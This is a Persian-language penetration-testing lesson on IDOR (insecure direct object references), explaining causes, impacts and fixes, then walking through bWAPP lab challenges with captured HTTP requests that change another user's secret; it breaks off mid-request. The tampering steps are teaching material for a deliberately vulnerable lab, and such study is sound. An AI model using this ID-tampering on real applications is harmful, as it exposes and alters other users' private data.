

Web Application Penetration Testing



Third Note

By TheSecDude

خب جلسه دهم رو با هم شروع میکنیم . توی این جلسه قرار به مباحثت حفره امنیتی **Host Header Injection**، **IDOR** و در ادامه هم به **CORS** پردازیم . برایم که داشته باشیم .

حفره امنیتی **IDOR** چیه ؟ **Insecure Direct Object References** یک حفره امنیتی اسون و راحت الاکسپلوبیت هست . زمانی میگیم چنین حفره امنیتی وجود داره که یک وب اپلیکیشن بر اساس ورودی کاربر اجازه دسترسی مستقیم به یک **Object** رو صادر کنه . **Object** چیه ؟ معمولا **Object** میتونه یک رکورد از پایگاه داده یا فایل و ... باشه . زمانی میگیم که این اسیب پذیری وجود داره که، هر کاربر برای خودش یک **Object** جداگانه داشته باشه و نباید هر کاربران بتوانن به **Object** هایی جز **Object** خودشون دسترسی بگیرند . باید از لجاظ لغوی کلمات تشکیل دهنده **IDOR** رو بررسی کنیم . **Object** رو که توضیح دادیم، معمولا رکورد هایی از پایگاه داده رو میتوانیم **Object** در نظر بگیریم، البته ممکن هست گاهی اوقات چیزهای دیگه ای هم **Object** محسوب بشه . **References** به معنی ارجاع دادن هست . **Object References** به معنی "ارجاع دادن به یک **Object** می باشد و **Insecure Direct Object References** هم به معنی "به صورت مستقیم و نامن" هست . در مجموع میتوانیم بگیم که **IDOR** یعنی "ارجاع مستقیم و نامن به یک **Object**" میشه . پس زمانی که یک وب اپلیکیشن به صورت مستقیم و نامن به یک **Object** از طریق یک ورودی کاربر دسترسی بدهد میگیم که حفره امنیتی **IDOR** وجود داره . مثلاً، فرض کنیم که یک **URL** در یک وب اپلیکیشن وجود داره به شکل زیر :

```
https://site.com/users?id=1
```

این **URL** به ما اطلاعات مربوط به کاربر با **id=1** را بر میگرداند و به عبارتی دیگه اون **id=1** توی **URL** به کاربر با **id=1** در پایگاه داده ارجاع داده میشود . اطلاعاتی که بر میگرداند به شکل زیر هست :

```
{
  "user_id": 1,
  "user_name": "ahmad_zoghi",
  "phone_number": "09121112222",
  "email_address": "ahmadzoghi@gmail.com",
  "last_seen": "12/01/1403"
}
```

حالا فرض کنید که ما به جای **id=1** در **URL** عبارت **id=2** را وارد میکنیم و اطلاعات زیر برای ما برگردانده میشود :

```
# https://site.com/users?id=2
{
  "user_id": 2,
  "user_name": "jala_rouhi",
  "phone_number": "09121113333",
  "email_address": "jalalrouhi@gmail.com",
  "last_seen": "03/02/1403"
}
```

میبینید که اطلاعات حساسی توی پاسخ این **URL** وجود داره، مثلا **user_name**, **phone_number**, **email_address** که نباید فاش شود ولی این اتفاق می افته . به عبارتی دیگه، اون **id=2** در **URL** داره اشاره میکنه به رکوردی در پایگاه داده در یک جدول که ستون **id** اون رکورد برابر 2 هست . این اطلاعات باید به کاربری نشون داده شود که **Authenticate** باشد و زمانی که **Authorize** میشه، وب اپلیکیشن **id** کاربر لاگین شده رو بدست بیاره و با **id** اطلاعاتی که درخواست میده قیاس کنه، فرض کنید که یک کاربر توی وب اپلیکیشن لاگین میکنه، این کاربر **id=10** داره . زمانی که کاربر **URL** های زیر رو وارد میکنه، نباید اطلاعات کاربران رو بهش نشون بده، چرا که **id** کاربر با **id** اطلاعات درخواست شده یکسان نیست :

```
https://site.com/users?id=1
https://site.com/users?id=2
```

به عبارتی دیگه، این کاربر تنها باید به **URL** زیر دسترسی داشته باشد :

```
https://site.com/users?id=10
```

زمانی که ما بتونیم به **Object** هایی دسترسی پیدا کنیم که اون **Object** ها واسه ما نیستند و اطلاعات حساسی هم توشون وجود داره، حفره امنیتی **IDOR** گفته میشود .

چیزی که میخوام بگم اینه که شاید توی مثال بالا، ما امکان مشاهده اطلاعات توی پایگاه داده رو از طریق IDOR بدم اور دیگه ای به ما بده، ممکن هست که توی یک درخواست ما بتونیم اطلاعاتی رو تغییر بدیم. مثلا فرض کنید که از طریق لینک زیر میتوnim درخواست حذف حساب کاربری رو به وب اپلیکیشن ارسال کنیم:

```
https://site.com/users/delete-account?id=1
```

فرض کنید که id ما به عنوان یک کاربر Authenticate شده برابر 85 هست. در صورتی که IDOR وجود نداشته باشه، ما نباید بتونیم درخواست بالا رو به کاربری به کاربری با id=85، یعنی خودمون ارسال کنیم:

```
https://site.com/users/delete-account?id=85
```

در صورتی که IDOR وجود داشته باشه، ما با id=85 میتوnim برای کاربران دیگه هم درخواست بالا رو بفرستیم و ب اپلیکیشن حساب کاربری اونها رو پاک کنه:

```
https://site.com/users/delete-account?id=1
https://site.com/users/delete-account?id=2
https://site.com/users/delete-account?id=...
https://site.com/users/delete-account?id=69
https://site.com/users/delete-account?id=...
```

میبینید، ما فقط امکان مشاهده رو IDOR نمیگیم، بلکه هر Functionality که اتفاق می افته رو هم میتوnim IDOR بنامیم.

علت بوجود امدن حفره امنیتی IDOR چیه؟ ببینید دو حالت میتونه اتفاق بیفته. اول اینکه شما Authorize نکردید و IDOR نشده اید و امکان دسترسی به Object ها رو دارید. مثلا میتوnim به URL زیر درخواست بزنید و اطلاعات رو بگیرید:

```
https://site.com/users?id=1
```

به علت اینکه شما Authorize و Authenticate نشده اید و امکان دسترسی به URL بالا رو دارید، میتوnim بگیم که Broken Access اتفاق افتاده است و در حقیقت Middleware تعیین کننده سطح دسترسی هست که بایس شده است. در این حالت Control Access هم رخ داده است که با IDOR متفاوت هست ولی مرز ما بینشون بسیار باریک می باشد. Control Bypass زمانی که شما Authenticate شده اید و وب اپلیکیشن سطح دسترسی شما رو تعیین کرده است. فرض کنید که id کاربری شما برابر 69 هست. یک Endpoint وجود داره که اطلاعات کاربری رو به شکل Json بر میگردونه. شما میتوnim به URL این Endpoint یک درخواست GET بزنید و اطلاعات خودتون رو ببینید، وب اپلیکیشن هم برای نشون داده اطلاعات شما به این Endpoint درخواست میزنه، به شکل زیر:

```
# https://site.com/users?id=69
{
  "user_id": 69,
  "user_name": "ahmad_zoghi",
  "phone_number": "09121112222",
  "email_address": "ahmadzoghi@gmail.com",
  "last_seen": "03/02/1403"
}
```

شما یه هو میاید و میگید بزار این عدد 69 پارامتر id توی URL رو عوض کنم، ببینم ایا میتونم به اطلاعات کاربران با id های مختلف دسترسی پیدا کنم یا خیر؟ مثلا میاد عدد 85 رو وارد میکنید:

```
# https://site.com/users?id=85
{
  "user_id": 85,
  "user_name": "mahsa_mahjour",
  "phone_number": "09121118585",
  "email_address": "mahsa\_mahjour@gmail.com",
  "last_seen": "12/03/1403"
}
```

میبینید که اطلاعات کاربر با id=85 فاش شد، پیش خودتون فکر میکنید که چی میتونه موجب چنین چیزی شده باشه؟ قبل از اینکه من پاسخ بدم خودتون فکر کنید و پاسخی که مدنظرتون هست رو بگید.

بله، شما Authenticate شده اید و Session ID برآتون ایجاد شده که Cookie شما توی Session هاتون موجب Authorize شدنتون میشه. زمانیکه که شما به این Endpoint درخواست میدیدیم، وب اپلیکیشن باید مقدار پارامتر id توی URL درخواستی شما رو با id خود شما

که میتوانه از طریق Session توں بهش دسترسی پیدا کنه، قیاس کنه، باید این دو با هم برابر باشند تا اجازه دسترسی به اطلاعاتی که قرار برگردۀ صادر بشه، مثلا شما id=69 را دارید، وب اپلیکیشن میتوانه از طریق Session شما این مورد رو بفهمه و اگه شما به URL زیر درخواست بدید باید پاسخی به شکل زیر رو بهتون بده:

```
# https://site.com/users?id=85
{
    "status": "Error, Go fuck yourself. Unauthorized request ..."
}
```

پس مخلص کلام، علت بوجود امدن این اسیب پذیری، بایند نشندن Session کاربر درخواست دهنده با اطلاعاتی که درخواست میده هست. و ب اپلیکیشن باید قبل از پاسخ داده به کاربر، بسنجد که ایا این اطلاعات درخواستی و اسه همین کاربر هست یا خیر؟ اگه نبود نشون نده. ← البته اینو هم دقت کنید که همیشه URL شما به شکل پارامتر یک درخواست GET ممکن هست که نباشه، ممکن هست که به صورت یک درخواست POST باشه و ورودی شما توی بدنه درخواست قرار بگیره، شاید هم به حالت زیر پارامتر ورودی رو از شما بگیره:

```
https://site.com/users/1
https://site.com/users/68
https://site.com/users/85
https://site.com/users/XXX
```

میدونیم که این حالت توی Framework ها استفاده میشه و بهش URL Rewriting یا Nice URL میگن. مهم نیست که چطوریه، مهم اینه که ورودی ما به یک Object اشاره میکنه که اون Object متعلق به ما نیست ولی وب اپلیکیشن اون رو برای ما نشون میده. علت بعدی که میتونم برای IDOR بگم اینه که، اون شماره یا عبارتی که به یک Object اشاره میکنه نباید قابل حس زدن باشه. مثلا فرض کنید که ما id هر کاربر رو به صورت uuid شامل 16 کاراکتر کاملا رندم انتخاب میکنیم و اگه کسی بخواهد به اطلاعاتش دسترسی پیدا کنه باید به شکل زیر عمل کنه:

```
# https://site.com/users?uuid=21ab-85er-65s4-sr57
{
    "uuid": "21ab-85er-65s4-sr57",
    "user_name": "mahsa_mahjour",
    "phone_number": "09121118585",
    "email_address": "mahsa\_mahjour@gmail.com",
    "last_seen": "12/03/1403"
}
```

عبارة uuid بالا رو هر کسی فقط واسه خودش خواهد داشت و این امکان وجود نداره که کاربری بتونه uuid کاربری دیگه رو حس بزنه، پس چی؟ یکی دیگه از عل بو وجود امدن IDOR همین قابل حس بودن عبارت ارجاع دهنده به Object مورد نظر هست.

تأثیرات و Impact های حفره امنیتی IDOR چیا هستند؟ طبق تحقیقات بنده، میتوnim سه تا Impact برای این حفره امنیتی جذاب نام ببریم که عبارت اند از:

1. Data Breaches: دیدیم که با استفاده از IDOR ما تونستیم به اطلاعاتی دسترسی پیدا کنیم که نباید بتونیم و همین موجب نشر و فاش شدن اطلاعات حساس می شود. پس IDOR میتوانه موجب فاش شدن اطلاعات، تخطی از حریم خصوصی و ... شود.
2. Data Manipulation: بله، اگه توی یک Functionality مثلا ویرایش کردن پروفایل این حفره امنیتی وجود داشته باشه، مثلا زمانیکه قصد تغییر اطلاعات پروفایل رو داریم و درخواست رو میزنیم id کاربر رو هم ارسال کنیم. این id رو به یک های دیگه تغییر بدم و اطلاعات پروفایل اون کاربران تغییر کنه. اینطوری ما تونستیم با ارجاع نامن به یک Object توی پایگاه داده، اون اعمال کنیم و Functionality رو روی اون Object اعمال کنیم و Data Manipulation رخ داده است.
3. Loss of Trust: وجود چنین حفره امنیتی توی یک ارگان میتوانه موجب بشه که کاربران نسبت به عملکرد ارگان اسیب پذیر شکنند وقتی که میبینند که ارگان نمیتوانه حتی از اطلاعات حساس کاربرانش هم محافظت کنه.
4. ... سه نقطه گذاشت واسه اینکه شاید Impact دیگه ای هم داشته باشه و من نسبت بهش اگاهی نداشته باشم.

نقاط وجود اسیب پذیری IDOR کجاهاست؟ به نظرم این اسیب پذیری چون بر اساس Insecure Direct Object References هست (یعنی اینکه باید یه جایی یه چیزی باشه که بتونیم از طریقش به یک Object ارجاع بدم و بعد سعی کنیم به Object های دیگه ای که نباید بتونیم ارجاعش بدم. حالا کجاها به Object ها ارجاع داده میشه؟

1. User Profile Pages: فرض کنید یک وب اپلیکیشن صفحه ای به عنوان صفحه پروفایل در اختیار کاربرانش قرار میده. باید تست کنیم که ایا میتوnim با تغییر دادن پارامتر ها یا URL هایی که ما رو ارجاع میده به این صفحه پروفایل، صفحه پروفایل کاربر دیگه ای

رو دریافت کنیم یا خیر؟ گاهی هم ممکن هست که پارامتر یا URL خاصی نباشه که شما رو به این صفحه ارجاع میده، اون موقع IDOR منقیه.


مثال، مثلماً ما یک وب اپلیکیشن داریم با ادرس <https://site.com/profile> و این اپلیکیشن در URL، پارامتر میگیره به نام id که id کاربری ما اونجاست، بعد اطلاعات کاربری ما رو نشون میده، به شکل زیر:

```
https://site.com/profile?id=69
```

حالا میایم و عدد 69 رو به یه چیزی دیگه تبدیل میکنیم تا ببینیم ایا ما رو به پروفایل کاربر با اون id ارجاع میده یا خیر؟ اگه اسیب پذیر باشه مارو ارجاع خواهد داد و گرنه که خطأ خواهیم گرفت.

Resource Identifier: گاهی برای ارجاع به یک Resource اوندн و از یک رشته Unique برای اون استفاده کردن، اگه بتونیم این رشته رو تغییر بدیم شاید بتونیم به Resource های دیگه دسترسی پیدا کنیم. این Resource علاوه بر فایل میتوانه، اطلاعات یک سفارش، اسناد مختلف و اطلاعات کاربری یک کاربر باشه.

مثلًا، فرض کنید که یک سایتی داریم با ادرس <https://site.com/documents> که یک URL به شکل <https://site.com/documents?id=128> دارد و یک پارامتر به نام id میگیره و یک مقدار عددی، این مقدار عددی موجب میشه که منطق پست URL ما، فایلی رو برای ما برگردانه که اون عدد بهش ارجاع داده میشه، مثلًا <https://site.com/documents?id=128> رو به چیزی دیگه تغییر میدیم تا ببینیم ایا یک Resource با شماره ارجاع اون بهمن میده یا خیر؟ توی سایت اداره پست یه چنین مشکلی وجود داره که میشه از طریق تغییر عدد به تصاویر کارکنان دسترسی پیدا کرد.



اون پارامتر uid شماره ارجاع به تصویر کارکنان هست که متأسفانه قابل دسترسی می باشد ولی خوشبختانه اطلاعاتی دیگه جزو تصویرشون نشون داده نمیشه.

API Endpoints: API های Endpoint هارو باید تست کرد، اونهایی که در ازای یک ورودی به شما اطلاعاتی رو نشون میدن، ببینید ایا میشه با تغییر ورودی به چیزی دیگه به اطلاعات حساسی رسید یا خیر؟ مثلاً، فرض کنید که یک Endpoint داریم به شکل <http://site.com/api/users> که یک ورودی از ما میگیره به نام id و مقدار عددی، مثلًا اگه به شکل زیر درخواستمون رو ارسال کنیم یه اطلاعات Json درمورد یک user به ما بر میگردانه:

```
#https://site.com/api/users?id=69
{
  "id": 69,
  "full_name": "Ahmad Zoghi",
  "username": "a.zoghi",
  "email": "a.zoghi@gmail.com",
  "last_seen": "24/03/1403"
}
```

حالا شما میاین و به جای 69 مقدار 85 رو قرار میدید و پاسخ زیر رو دریافت میکنید:

```
#https://site.com/api/users?id=85
{
  "id": 85,
  "full_name": "Mahsa Mahjour",
  "username": "m.mahjour",
  "email": "m.mahjour@gmail.com",
  "last_seen": "12/02/1403"
}
```

میبینید که شما به اطلاعات کاربری به `id=85` دسترسی پیدا کردید که اطلاعات حساسی هم توش قرار داره . این ممکن هست که مابین api ها رایج باشه و باید حتما تست کنید .

.4 URL Parameters: یکی از جاهایی که خیلی رایج هست که IDOR را پیدا کنید URL Parameter است . معمولاً این مقادیر رو اگه با Session کاربر درخواست دهنده قیاس نکنند میتونه منجر به IDOR بشه . مثلاً فرض کنید که یک وب اپلیکیشن داریم با ادرس <https://site.com/user> گه یک URL داره به شکل <https://site.com> هاست . معمولاً این id با مقدار عددی از ما میگیره که ما رو وارد صفحه ای حاوی اطلاعات یک کاربر با `id` مطابق پارامتر وارد شده میکنه، مثلاً ادرس <https://site.com/user?id=69> ما رو وارد صفحه کاربر با `id=69` میکنه و اگه بجای `69` عدد `85` رو وارد کردیم، درصورتی که IDOR وجود داشته باشه ما رو وارد صفحه حاوی اطلاعات کاربر `85` خواهد کرد . این مورد هم رایجه مخصوصاً مابین وب اپلیکیشن های سازمان ها و باید حتما و حتما تست کنیم .

.5 Forms and Input Fields: شاید توی یک فرم یک تگ `input type="hidden"` قرار داده شده باشه و `id` رو توش گذاشته باشن که فرم روی اون `id` اعمال میشه . در این حالت شما باید سعی کنید و `id` رو تغییر بدهید، ببینید ایا فرم روی یک Object دیگه اعمال میشه یا خیر؟ درصورتی که اعمال شد به معنی وجود IDOR روی اون `Functionality` هست . اینها مواردی بودند که ما باید زمانی که میخوایم IDOR رو تست کنیم بررسیشون کنیم تا ببینیم ایا میتوانیم این حفره امنیتی که یه طور ایی میشه نوعی Broken Access Control در نظرش گرفت رو پیدا کنیم یا خیر؟ از نظر من IDOR نوعی حفره امنیتی Access Control هست . شاید اشتباه میکنم ولی فعلاً نظرم اینه .

طریقه کشف اسیب پذیر بودن به IDOR چگونه است؟ باید ابتدا جاهایی رو پیدا کنیم که از طریق یک مولفه Unique مثل ID به یک Object ارجاع داده میشه و سپس سعی کنیم با تغییر این مولفه به یک Object دیگه ارجاعش بدیم، ببینیم ایا این ارجاع ما بر روی اون Object انجام میشه یا خیر؟ درصورتی که بتونیم روی اون `Object` یک `Functionality` رو اعمال کنیم درحالی که اون `Object` متعلق به ما نیست، به معنی وجود IDOR هست . در محل هایی که در قسمت قبلی گفتیم باید به دنبال چنین چیزی باشیم .

طریقه اکسلویت کردن اسیب پذیری IDOR چگونه است؟ فرض کنید که شما محل وقوع یک حفره امنیتی IDOR رو پیدا کردید، چطوری باید اکسلویتش کنید؟ ابتدا باید اون مولفه ای که از طریق به یک Object ارجاع داده میشه رو تشخیص بدیم، گاهی اوقات این مولفه یک عدد مثل `ID` هست، گاهی ممکن هست که یک `uuid` باشه و ... هر چیز منحصر بفردی میتونه مولفه موردنظر ما باشه . حال بایستی این مولفه رو طبق چیزی که هست تغییر بدیم، مثلاً اگر عدد بود اون رو کم یا زیاد کنیم، سعی کنیم به یک Object دیگه ارجاعش بدیم، ایا امکان دسترسی به اون Object برای ما فراهم میشه یا خیر و خطأ میگیریم؟ اگه دسترسی ایجاد میشه، ایا اون Object رو ما باید بتونیم بهش دسترسی داشته باشیم یا خیر؟ اگر توی اون Object اطلاعات حساسی نشون داده بشه یا تغییر کنه یک حفره امنیتی IDOR با Impact خوب رو تونستیم کشف و اکسلویت کنیم .

موانع اکسلویت کردن اسیب پذیری IDOR چی هست؟ چه چیز هایی جهت جلوگیری از IDOR استفاده میشوند؟ ببینید، IDOR رو نمیتوانید از طریق WAF یا مکانیزم های امنیتی Client Side رفع کنید چرا که روند اکسلویت شدنش یک روند خیلی نرمال هست و رفتار عادی و ب اپلیکیشن چنین خواهد بود و مشکل اصلی از وب سرور و Server-Side هست . موانعی که میتوان جلوی اکسلویت شدن IDOR رو بگیرند به شرح زیرند :

.1 Authorization: قبل از دسترسی به یک Object، سطح دسترسی کاربر رو بررسی کنید، این کار به توسعه دهنده میفهمونه که ایا کاربری که قصد دسترسی داره، اجازه داره که به `Object` درخواستی دسترسی داشته باشه یا خیر؟ این کار رو میتوانید با قیاس `id` کاربر درخواست کننده و `Object` درخواست شده انجام بدهید . مثلاً کاربر درخواست دسترسی به اطلاعات کاربر با `id=69` رو کرده، درحالی که `id` خودش برابر `85` هست؛ این کاربر نباید اجازه دسترسی به اون `Object` رو داشته باشه .

.2 Unpredictable Unique ID: یکی دیگه از موانع میتوانه یک رشته منحصر بفرد غیر قابل پیشیبینی باشه که به `Object` مورد نظر ارجاع داده میشه . فرض کنید که به `Object` یک رشته `16` کاراکتری رند اخلاص داده شده است . بدین شکل امکان تشخیص این رشته `16` رقمی برای مهاجم وجود نخواهد داشت، مگر اینکه بباید و همه `16` رقم رو بسازه و شروع کنه به -Brute Force کردن . یعنی به جای اینکه ببایم و یک `id` عددی `integer` راحت رو برای ارجاع به `Object` ها استفاده کنیم، یک عبارتی رو استفاده کنیم که امکان حس زدن نداشته باشه که مهاجم بتونه ازش برای ارجاع به `Object` های دیگه استفاده کنه .

.3 Avoid Direct Object Reference: اصن چرا باید یک توسعه دهنده بباید و از یک مولفه جهت ارجاع به `Object`ی استفاده کنه که فقط و فقط اون `Object` متعلق به یک کاربر هست . فرض کنید که یک `Object` حاوی اطلاعات کاربری شما توی پایگاه داده قرار داره . یک Endpoint توی وب اپلیکیشن هست که برای ما `Object` اطلاعات کاربریم را نشون میده . مثلاً به ادرس زیر :

```
https://site.com/profile
```

اصل نیازی نیست که ما به ادرس بالا پاراکتری حاوی id کاربر رو بفرستیم، کافیه که کاربر درخواست دهنده رو از طریق اون کاربر شناسایی کنیم و Object مربوط بهش رو از پایگاه داده بیرون بکشیم و نشون بدیم . اصن نیازی نیست که یک پارامتر مثل id برای ما ارسال کنه .

از طریق همین سه تاروش ما میتوانیم به راحتی IDOR را رفع کنیم . کافیه که از Direct Object Reference مثلا، استفاده نکنیم و یا بازگشتی رو با Session کاربر درخواست کننده قیاس کنیم و در نهایت موجب رفع IDOR خواهیم شد و همین موانع هستند که به مهاجم میفهموند که اصن IDOR وجود نداره و تلاش نکن .

ایا موانع اکسپلوبیت کردن IDOR قابل Bypass شدن هستند ؟ از بین سه مورد گفته شده در قسمت قبلی، Unpredictable Unique ID شاید قابل بایس شدن باشه ولی دو تای دیگه به شرطی به درستی پیاده سازی شوند خیر ، این مورد قابل بایس هم زمانی ممکن هست بایس بشه که ID ها یه جایی توی وب اپلیکیشن فاش بشن یا به اندازه کافی Unpredictable شوند . مثلا یه مشکل امنیتی وجود داشته باشه که موجب فاش شدن ID ها بشه که برخی اوقات ممکن هست که رخ بده .

بریم یه چند تا مثال bWAPP رو حل کنیم ببینیم به صورت خیلی پایه ای این اسیب پذیری چطوریه ؟
اولین چالش که بهش Insecure DOR (Change Secret) میگن روی میتوانید از ادرس زیر توی مجازی bWAPP تون پیداش کنید
[http://\[YOUR_BWAPP_IP_ADDRESS\]/bWAPP/insecure_direct_object_ref_1.php](http://[YOUR_BWAPP_IP_ADDRESS]/bWAPP/insecure_direct_object_ref_1.php)
توی این چالش ما امکان تغییر مولفه ای به نام secret رو داریم . توی تصویر زیر میبینید که از من خواسته شده که New Secret خودم رو وارد کنم و پس از زدن روی دکمه Change اون رو توی پایگاه داده تغییر میده :

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

Change

فعالیمون هم میتوانیم از ادرس زیر ببینیم : Secret

[http://\[YOUR_BWAPP_IP_ADDRESS\]/bWAPP/secret.php](http://[YOUR_BWAPP_IP_ADDRESS]/bWAPP/secret.php)



Your secret:


من عبارت new_secret هست . بزارید پکت ارسالی پس از زدن روی دکمه Change رو ببینیم . با Burp Suite این پکت رو میتوانیم کپچر کنیم .

```

1 POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.89.129
3 Cookie: security_level=0; PHPSESSID=b90a734d10a906145d96dc325ba52446
4 Content-Length: 41
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not=A Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://192.168.89.129
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.88 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://192.168.89.129/bWAPP/insecure_direct_object_ref_1.php
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 secret=new_secret&login=bee&action=change

```

میبینید که چه پارامتر هایی توی یک درخواست POST جهت تغییر Secret مربوط به من (یعنی کاربری با نام کاربری bee) ارسال شده است . میبینید که توی این پارامتر های یک پارامتری هست که داره به من، یعنی کاربر با نام کاربری bee اشاره میکنه . این همون ارجاع دهنده Secret Object به Secret Functionality من هست . یعنی اگه من بیام و این عبارت رو به یک کاربر دیگه نسبت بدم، ایا تغییر برای اون رخ میده یا خیر ؟ اگه رخ بده یعنی IDOR وجود داره ! من یه کاربر دیگه دارم با نام کاربری A.I.M. که اون هم مولفه ای به نام Secret داره که مقدار زیر رو توی خودش نگهداری میکنه :



حالا میخوام درخواست ارسالی تغییر Secret رو از خودم، یعنی نام کاربری bee به جای خودم به A.I.M. بفرستم و ببینم ایا میتونم از طرف خودم Secret این کاربر رو تغییر بدم یا خیر ؟

```
Pretty Raw Hex
1 POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.89.129
3 Cookie: security_level=0; PHPSESSID=b90a734d10a906145d96dc325ba52446
4 Content-Length: 44
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A?Brand";v="99", "Chromium";v="118"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://192.168.89.129
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/118.0.5993.88 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://192.168.89.129/bWAPP/insecure_direct_object_ref_1.php
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 secret=new_secret&login=A.I.M.&action=change
24
```

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 04 May 2024 16:39:20 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Sul
mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html
10 Content-Length: 13387
11
12 <!DOCTYPE html>
13 <html>
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
16     <!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
17     <link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="all">
18     <link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />
19     <!--<script src="/html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
20     <script src="js/html5.js">
21   </script>
22
23
24
```


درخواست ارسال شد و پیغام خطایی رو دریافت نکردم و در عوض 200 OK رو بهم داده . حالا بریم ببینیم ایا Secret کربر A.I.M. تغییر کرده یا خیر ؟



میبینید که تغییرش دادیم .

چالش بعدی bWAPP یک IDOR مربوط به یک Functionality هست . از طریق ادرس زیر میتوانید به این چالش دسترسی پیدا کنید . یک صفحه ای داریم که یک دکمه نوشته، وقتی این دکمه فشرده میشه، یک درخواست POST از طرف ما به سمت سرور ارسال میشه و Secret ما به عبارت Any bugs? در میاد .

[http://\[YOUR_BWAPP_IP_ADDRESS\]/bWAPP/insecure_direct_object_ref_3.php](http://[YOUR_BWAPP_IP_ADDRESS]/bWAPP/insecure_direct_object_ref_3.php)



پس از زدن این دکمه، میبینید که Secret کاربر bee به شکل چی در اومده :

Your secret: Any bugs?

حالا ببینیم که درخواستی که ارسال میشه چه شکلیه؟ توسط Burp Suite اون کپر میکنیم:

Pretty Raw Hex

```

1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.89.129
